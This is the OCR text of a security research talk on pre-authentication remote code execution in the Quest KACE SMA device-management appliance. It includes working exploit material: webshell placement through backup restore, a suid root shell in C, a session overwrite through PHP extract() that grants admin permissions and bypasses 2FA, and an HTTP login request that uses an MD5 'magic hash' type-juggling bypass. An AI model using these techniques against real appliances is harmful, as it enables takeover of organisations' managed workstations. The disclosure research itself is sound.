PreAuth RCEs on KACE SMA

Table of Contents

01. Background

02. Initial Access

03. Attack Surface Breakdown

04. 2 Unreliable Chains

05. Fully Reliable Chain

06. Final Thoughts

WHOAMI

- Security Engineer at Nuro
- Background in web, cloud, desktop apps, and RE
- Security research and exploit dev in my free time
- Previous work/other information @ https://jeffs.sh



@jeffssh

What is an MDM?

- Mobile Device Management
- Typically used by IT to manage devices
- Client portion called an “agent”
- Agents run as root/SYSTEM on employee workstations
- Agents phone home to retrieve jobs
- Can update software, upload files, etc.

Why attack an MDM?

- Admin on an MDM is root on every employee workstation
  - Single point of failure
- Could immediately ransomware the entire org
- MDMs more likely than ever to be on the internet
- SaaS MDMs also on the internet
  - Multi-tenant environments
- What if MDM company dogfoods?

What is KACE SMA?


- KACE Systems Management Appliance
- MDM developed by Quest
- Popular choice for mixed Windows/Linux/Mac environments
- ~2000 appliances on the internet, multitenant environment
- Tons of .gov and .edu domains

Attacking KACE SMA

- What would be valuable?
  - Admin access to the application
  - Low privilege code execution (www, sql)
  - Root access to the appliance
- Only vulnerabilities without user interaction considered
  - No XSS, CSRF, etc


Getting initial access

- Install appliance in VirtualBox
- Two default users
  - konfig:konfig
  - netdiag:netdiag
- Both have custom shells




Getting initial access

- konfig user configures network settings
- No obvious way to run binaries to break out




Getting initial access

- netdiag user has a restricted shell
- Can we break out?



Getting initial access

- gtfobins.github.io
- arp -f /etc/passwd
- Useful for leaking partial files, no other breakouts identified



Post Auth RCE


- Does the app backup files?
- PHP apps only require file write for a webshell
- App performs backups and restores
- Creating and downloading a backup reveals backups are .tgz
- By inspecting files in tar, kboxwww directory revealed
- Place webshell in kboxwww and restore!

Post Auth RCE

```
(kace) [backup-webshell] tar -tvf mal-20220411_k1_base_12.0.149.tgz | grep kbox
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/bin/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/var/
drwxr-xr-x  0 jeff   staff       0 Apr 11 15:00 kbox/kboxwww/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/client/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/client/agent_provisioning/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/client/admin_utility/
-rw-r--r--  0 jeff   staff     334 Oct 28 15:54 kbox/samba/client/admin_utility/readme.txt
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/client/agent_provisioning/linux_platform/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/client/agent_provisioning/mac_platform/
drwxr-xr-x  0 jeff   staff       0 Apr 11 14:59 kbox/samba/client/agent_provisioning/windows_platform/
-rwxr-xr-x  0 jeff   staff    3755 Oct 28 15:54 kbox/samba/client/agent_provisioning/windows_platform/agent_msi_provision.bat
-rwxr-xr-x  0 jeff   staff 75575296 Oct 28 15:54 kbox/samba/client/agent_provisioning/windows_platform/ampagent-12.0.38-x86.msi
-rwxr-xr-x  0 jeff   staff     3138 Oct 28 15:54 kbox/samba/client/agent_provisioning/windows_platform/agent_msi_remove.bat
-rwxr-xr-x  0 jeff   staff 151323664 Oct 28 15:54 kbox/samba/client/agent_provisioning/mac_platform/ampagent-12.0.38.macos.all.pkg
-rwxr-xr-x  0 jeff   staff  44564996 Oct 28 15:54 kbox/samba/client/agent_provisioning/linux_platform/ampagent-12.0.38.raspbian-jessie-armv7l.32.deb
-rwxr-xr-x  0 jeff   staff  59533632 Oct 28 15:54 kbox/samba/client/agent_provisioning/linux_platform/ampagent-12.0.38.ubuntu.64.deb
-rwxr-xr-x  0 jeff   staff  56454402 Oct 28 15:54 kbox/samba/client/agent_provisioning/linux_platform/ampagent-12.0.38.suse.64.rpm
-rwxr-xr-x  0 jeff   staff  63860616 Oct 28 15:54 kbox/samba/client/agent_provisioning/linux_platform/ampagent-12.0.38.rhel.64.rpm
drwxr-xr-x  0 jeff   staff         0 Apr 11 14:59 kbox/kboxwww/packages/
drwxr-xr-x  0 jeff   staff         0 Apr 11 15:01 kbox/kboxwww/adminui/
-rw-r--r--  0 jeff   staff      7205 Apr 11 15:00 kbox/kboxwww/adminui/webshell.php
```



Post Auth RCE



Post Auth RCE

- Common technique to get RCE
  - Hard problem to sanitize full backups of a system
- Best solution is to do selective backups/restores
  - Config files, user uploaded assets
- While RCE, backups almost always require admin access

Getting initial access

- RCE as www is a good start
- Ultimately want root to pull source
- Could find a privilege escalation
- Full control of the VM means full control of the file system!

Getting initial access

- Create a FreeBSD virtual machine
- Mount the KACE virtual disk on the new FreeBSD machine
- Compile a suid shell
- Overwrite /usr/local/bin/ndsh with suid shell
- Log in again with netdiag


Getting initial access

- mount -t ufs -o rw /dev/da0p7 mp
- cp suid-sh mp/usr/local/bin/ndsh
- chmod +s mp/usr/local/bin/ndsh

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <stdlib.h>
int main(void) { setuid(0); setgid(0); system("/bin/sh");}
```

Getting initial access

- Next login grants root!
- Set up ssh, new user for convenient access
- Can use same suid shell to achieve root, or add sudoer permissions



Attack Surface

- Locate all PHP code
- Use logs to validate assumptions
- rg for information of interest across the filesystem

```
# find / -name "welcome.php"
/kbox/kboxwww/adminui/welcome.php
/kbox/kboxwww/systemui/welcome.php
/kbox/kboxwww/userui/welcome.php
```

```
[root@sma7de9 /kbox/kboxwww/logs]# rg -i "Reading the contents of"
backup_output_log
5307:[2022-04-11 07:43:41 -0700] BACKUP [debug] Reading the contents of /kbox/var/phpEzRHpQ into /kbox/var/phpEzRHpQ.manifest
5312:[2022-04-11 08:12:28 -0700] BACKUP [debug] Reading the contents of /kbackup/FINDME-20220401_k1_base_12.0.149.tgz into /kb
.149.tgz.manifest
5313:[2022-04-11 08:12:28 -0700] BACKUP [debug] Reading the contents of /kbackup/FINDME-202220220401_k1_incr_12.0.149_20220411
0401_k1_incr_12.0.149_20220411.tgz.manifest
[root@sma7de9 /kbox/kboxwww/logs]#
```

Attack Surface

- Only 80 and 443 open to the world by default
  - One high port exposed, go binary for upgrade status updates
  - Only exposed during update window, not interesting
- Only interested in unauthenticated endpoints
  - Gobuster and a list of PHP files in webroot is a good start
  - gobuster dir -u http://kacesma/ -w wordlist-php.txt > output.txt
  - cat output.txt | grep -v "welcome.php" | grep -v 'Status: 403'

Attack Surface


- First approach is naive, but workable
- rg "require.*?auth.inc" --files-without-match
  - Look for other .inc files, to catch recursive includes

Attack Surface

- Is an Authn bypass enough?
- One postauth RCE confirmed already, but requires admin
- Must confirm other vulnerabilities
  - Postauth RCE requiring fewer permissions
  - Privilege escalation within the application

Calls to extract()

- Extract docs
- Overwrite the symbol table…
- All defined variables can be overwritten
- This includes $_SESSION and $GLOBALS!



Import variables from an array into the current symbol table.

Checks each key to see whether it has a valid variable name. It also checks for collisions with existing variables in the symbol table.

Warning Do not use **extract()** on untrusted data, like user input (e.g. `$_GET`, `$_FILES`).

Calls to extract()

- Unauth call would allow for full session definition from nothing
- No unauth uses of extract()
- Breaks many assumptions, lots of session data used

Calls to extract()

- Multiple exploit strategies
- 100+ files calling extract on $_GET, $_POST, $_REQUEST
- Can also bypass 2FA!

```
[root@kacesma /kbox/tmp/phpsessions]# cat sess_134* | sed 's/;/\n/g' | grep 2FA
VIEWING_REPORTS|a:0:{}2FA_REQUIRED|b:0
2FA_CONFIGURED|b:0
2FA_AUTHENTICATED|b:0
```

Calls to extract()

- Typical session

```
[root@kacesma /kbox/tmp/phpsessions]# cat sess_74d* | sed 's/;/\n/g' | grep KB_PERMISSIONS
KB_PERMISSIONS|s:4:"2048"
```

- All permissions defined as constants

```
define('KB_PERMISSIONS_GLOBAL_ADMIN', 0x6000);
define('KB_PERMISSIONS_SYS', 0x2000);
define('KB_PERMISSIONS_READONLY_SYS', 4096);
define('KB_PERMISSIONS_READONLY_ADMIN', 1024);
```

- /common/mailthis.php?_SESSION[KB_PERMISSIONS]=1337

```
[root@kacesma /kbox/tmp/phpsessions]# cat sess_418e4fdf24017d9be2e2b895fb98a4af
KB_PERMISSIONS|s:4:"1337";[root@kacesma /kbox/tmp/phpsessions]#
```

Calls to extract()

- mailthis.php has a lighter authn check, no authz check
- KB_VALID_USER_SESSION typically one of multiple required values
- Attacker controlled call to extract!

```
if (!isset($_SESSION[KB_VALID_USER_SESSION])) {
    print _('Not logged in.');
    exit;
}

if (!empty($_GET)) {
    extract($_GET);
} else {
    if (!empty($_POST)) {
        extract($_POST);
    }
}
```

Current state

- PostAuth RCE
- Privilege escalation within the app
  - Already grants us “Admin”, but RCE is nice
- Looking for Authn bypasses now worth the time

Authentication bypass #1

- Legacy password verification
- Used to use md5/sha1
- Now must check old password hashes to migrate them to new hash method
- Legacy passwords could still exist

```php
public static function ValidPassword($password, $encryptedPassword)
{
    $valid = self::PasswordVerify($password, $encryptedPassword);

    if (md5($password) == $encryptedPassword) {
        $valid = true;
    }

    if (self::GetPasswordSha1($password) == $encryptedPassword) {
        $valid = true;
    }

    return $valid;
}
```

Authentication bypass #1

- md5/sha1 values are loosely compared
- PHP type juggles!
  - 0 == “abcd”
  - 0 == “0ecd”
  - 0 == “0e74”

Authentication bypass #1

- == and === are functionally different
- === is a strict comparison, “1” === 1 returns false
- == is a loose comparison, “1” == 1 returns true
- 0e… is scientific notation for exponentiation
- “0e1234” == “0e797836568821” is true
- Password hashes that randomly start with 0e are vulnerable

Authentication bypass #1

- Inspect database to verify password hashing code review
- Add new SQL user rather than recovering root password
  - Benefit of root
- Can restart MariaDB without authentication and add a new user
- mysqld_safe --skip-grant-tables --datadir=/kbox/mysql/var

Authentication bypass #1

```
MariaDB [ORG1]> select ID,USER_NAME from USER;
+----+-----------+
| ID | USER_NAME |
+----+-----------+
| 19 | add       |
| 20 | add2      |
| 21 | add3      |
| 22 | add4      |
| 10 | admin     |
| 23 | altadd    |
| 24 | low-priv  |
| 18 | test      |
+----+-----------+
8 rows in set (0.000 sec)

MariaDB [ORG1]> select * from KBSYS.USER_AUTH;
+----+--------+---------+------------------------------------------------------------------------------------------------------------------------------------------------------+
| ID | ORG_ID | USER_ID | PASSWORD                                                                                                                                             |
+----+--------+---------+------------------------------------------------------------------------------------------------------------------------------------------------------+
|  1 |      1 |      10 | $6$rounds=25000$320dadb8290863ff$RjqTwHyPuN2nKI/FYY48QfXkU.DkmEs/DpqZQFd4aIKRNPYBRf0vpVYZ7evNUW61IKHmOdYKJ.qvPr25nN9SG1 |
|  2 |      1 |      18 | $6$rounds=25000$925fdf26960b0fff$rVjuWNGLFHcU5N6fiTpAjq2EiZYUcJvFVNLtYu0mjBvc5/l70dJLa7Tr2nN1WRV3KELpIcXhYu9PE5SYqRi32. |
|  3 |      1 |      19 | $6$rounds=25000$e57560f1427d5cc5$UTsHo.H5eTGMT1Len4TPfKnNtVFbELj4MDWcVFushDNmP06NxJMwsUzRc013qi6wlDmYwRinJJ6VoZTsae7rO/ |
|  4 |      1 |      20 | $6$rounds=25000$121c4bef96fc88ab$C8s.Qh8STRefaatOuRltZodH2MRtHKJvSGpVgjF/v6.nDIfSIpSv.6ruqiCbmRV5MevymlJ16IuujAr35lwKk1 |
|  5 |      1 |      21 | $6$rounds=25000$ab3757cc934e476a$2tWmHO9LfA27b8DNBvDyGSLYi.h7AZ7nyy2uBttiHlnPQRIi94AIdjwZeq/YspHRFQHD1ywi4yd3V9woyBwcl/ |
|  6 |      1 |      22 | $6$rounds=25000$77675dd211181d0d$vvsKA8kqCXegz3WPOCpXAiZlBmetfxA7xWZInXjUx/UgYXi8XKimHD8gcKB0WRcnJ/XUx2iUSA7H0OrXqhvgJ/ |
|  7 |      1 |      23 | $6$rounds=25000$8b28778f60dd8847$8eyjqkAuGevAglmHHMQwlXII0AMbp0Znj9dyDfnA5BvV4JSbGiQfQGIQvYQjd/W7cBAwdiEN.QUFqbUlXuPVl0 |
|  8 |      1 |      24 | $6$rounds=25000$6fd457f344cf43fb$cl81NslpQ88WTtj2bJFlNgWoTAPh8JKctfQlUp2Z3dM5Tl.Zy45e1hq3dPgzasOsJSlAVEkUg7CfMtevPlnKj0 |
+----+--------+---------+------------------------------------------------------------------------------------------------------------------------------------------------------+
```

Authentication bypass #1

- Hashing format confirms code review, no md5/sha1
- To emulate, modify a hash directly

```
MariaDB [(none)]> select * from KBSYS.USER_AUTH;
+----+--------+---------+------------------------------------------------------------
| ID | ORG_ID | USER_ID | PASSWORD
+----+--------+---------+------------------------------------------------------------
|  1 |      1 |      10 | $6$rounds=25000$320dadb8290863ff$RjqTwHyPuN2nKI/FYY48QfXkU.D
|  2 |      1 |      18 | $6$rounds=25000$925fdf26960b0fff$rVjuWNGLFHcU5N6fiTpAjq2EiZY
|  3 |      1 |      19 | $6$rounds=25000$e57560f1427d5cc5$UTsHo.H5eTGMT1Len4TPfKnNtVP
|  4 |      1 |      20 | $6$rounds=25000$121c4bef96fc88ab$C8s.Qh8STRefaatOuRltZodH2MP
|  5 |      1 |      21 | $6$rounds=25000$ab3757cc934e476a$2tWmHO9LfA27b8DNBvDyGSLYi.H
|  6 |      1 |      22 | $6$rounds=25000$77675dd211181d0d$vvsKA8kqCXegz3WPOCpXAiZlBme
|  7 |      1 |      23 | $6$rounds=25000$8b28778f60dd8847$8eyjqkAuGevAglmHHMQwlXII0AM
|  8 |      1 |      24 | $6$rounds=25000$6fd457f344cf43fb$cl81NslpQ88WTtj2bJFlNgWoTAP
|  9 |      1 |      25 | 0e33333333333333333333333333333333
+----+--------+---------+------------------------------------------------------------
```

Authentication bypass #1

- No idea what hashes to 0e333...
- md5(240610708) is 0e462097431906509019562988736854
- “0e462097431906509019562988736854” == “0e333...”

  evaluates to true

Authentication bypass #1

Request

Pretty | Raw | Hex | \n

```
1  POST /adminui/check_login.php HTTP/1.1
2  Host: kacesma
3  Content-Length: 208
4  Cache-Control: max-age=0
5  Upgrade-Insecure-Requests: 1
6  Origin: http://kacesma
7  Content-Type: application/x-www-form-urlencoded
8  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75
   Safari/537.36
9  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
   e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://kacesma/adminui/welcome.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: KACE_LAST_ADMIN=
   %2BksPB2lfyOjkX6Mf3UDJCe3GcdgvRg5uUxMBXW4RqJw%3D; KACE_LAST_ORG=
   IKxjTanhitt%2Fcom5PMGD5ZHRCxT8oSkCizaATvJpOUU%3D; kboxid=
   7e6545d8dda68c50fad2114f54ed76b0; KACE_CSRF_TOKEN=
   4dcc00700a89ec82559ad1efddfdd960eddc882afba397ddeae474e91ff2e0f9bf6ed
   97cb6559222d7cae4ddf7cf87004c9484013bb95a730ef6f80ef9f0e9b1
14 Connection: close
15
16 CSRF_TOKEN=
   4dcc00700a89ec82559ad1efddfdd960eddc882afba397ddeae474e91ff2e0f9bf6ed
   97cb6559222d7cae4ddf7cf87004c9484013bb95a730ef6f80ef9f0e9b1&
   LOGIN_NAME=magic&LOGIN_PASSWORD=240610708&ORGANIZATION=Default&save=
```

Response

Pretty | Raw | Hex | Render | \n

```
1  HTTP/1.1 302 Found
2  Date: Wed, 20 Apr 2022 17:20:52 GMT
3  Server: Apache
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Set-Cookie: KACE_LAST_ORG=
   h1NAOM2x9cbHCp12ujtutkLdaRv8yF3hIPh5AfTk2nY%3D; expires=Thu,
   20-Apr-2023 17:20:52 GMT; Max-Age=31536000; HttpOnly
8  Set-Cookie: KACE_LAST_ADMIN=
   9o6ZnDqfGOA9Fe%2FChDOcqJxhZcp3GRB86ivCZyqCJ6c%3D; expires=Thu,
   20-Apr-2023 17:20:52 GMT; Max-Age=31536000; HttpOnly
9  Set-Cookie: kboxid=abe6287f38a8e292479e3c107cd359b5; path=/; HttpOnly
10 Set-Cookie: KACE_CSRF_TOKEN=
   3576863ebfca2071af80f767c8603dbfe4f899d886d9c5233b4c7650ade2b85179e4e0f
   7ed61775ba9257a1c7ee880ead89cdbe6c74fea996194aa70402dcf2f; path=/;
   HttpOnly
11 Location: /adminui/summary.php
12 X-Content-Type-Options: nosniff
13 X-Frame-Options: sameorigin
14 X-XSS-Protection: 1; mode=block
15 Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
16 Access-Control-Allow-Headers: x-kace-auth-timestamp, x-kace-auth-key,
   x-kace-auth-signature, accept, origin, content-type
17 Access-Control-Allow-Methods: PUT, DELETE, POST, GET, OPTIONS
18 X-KACE-Appliance: K1000
19 X-UA-Compatible: IE=9,EDGE
20 Cache-Control: private, no-cache, no-store, proxy-revalidate,
   no-transform
```

Authentication bypass #1

- Legacy password migration code effectively makes this a password change

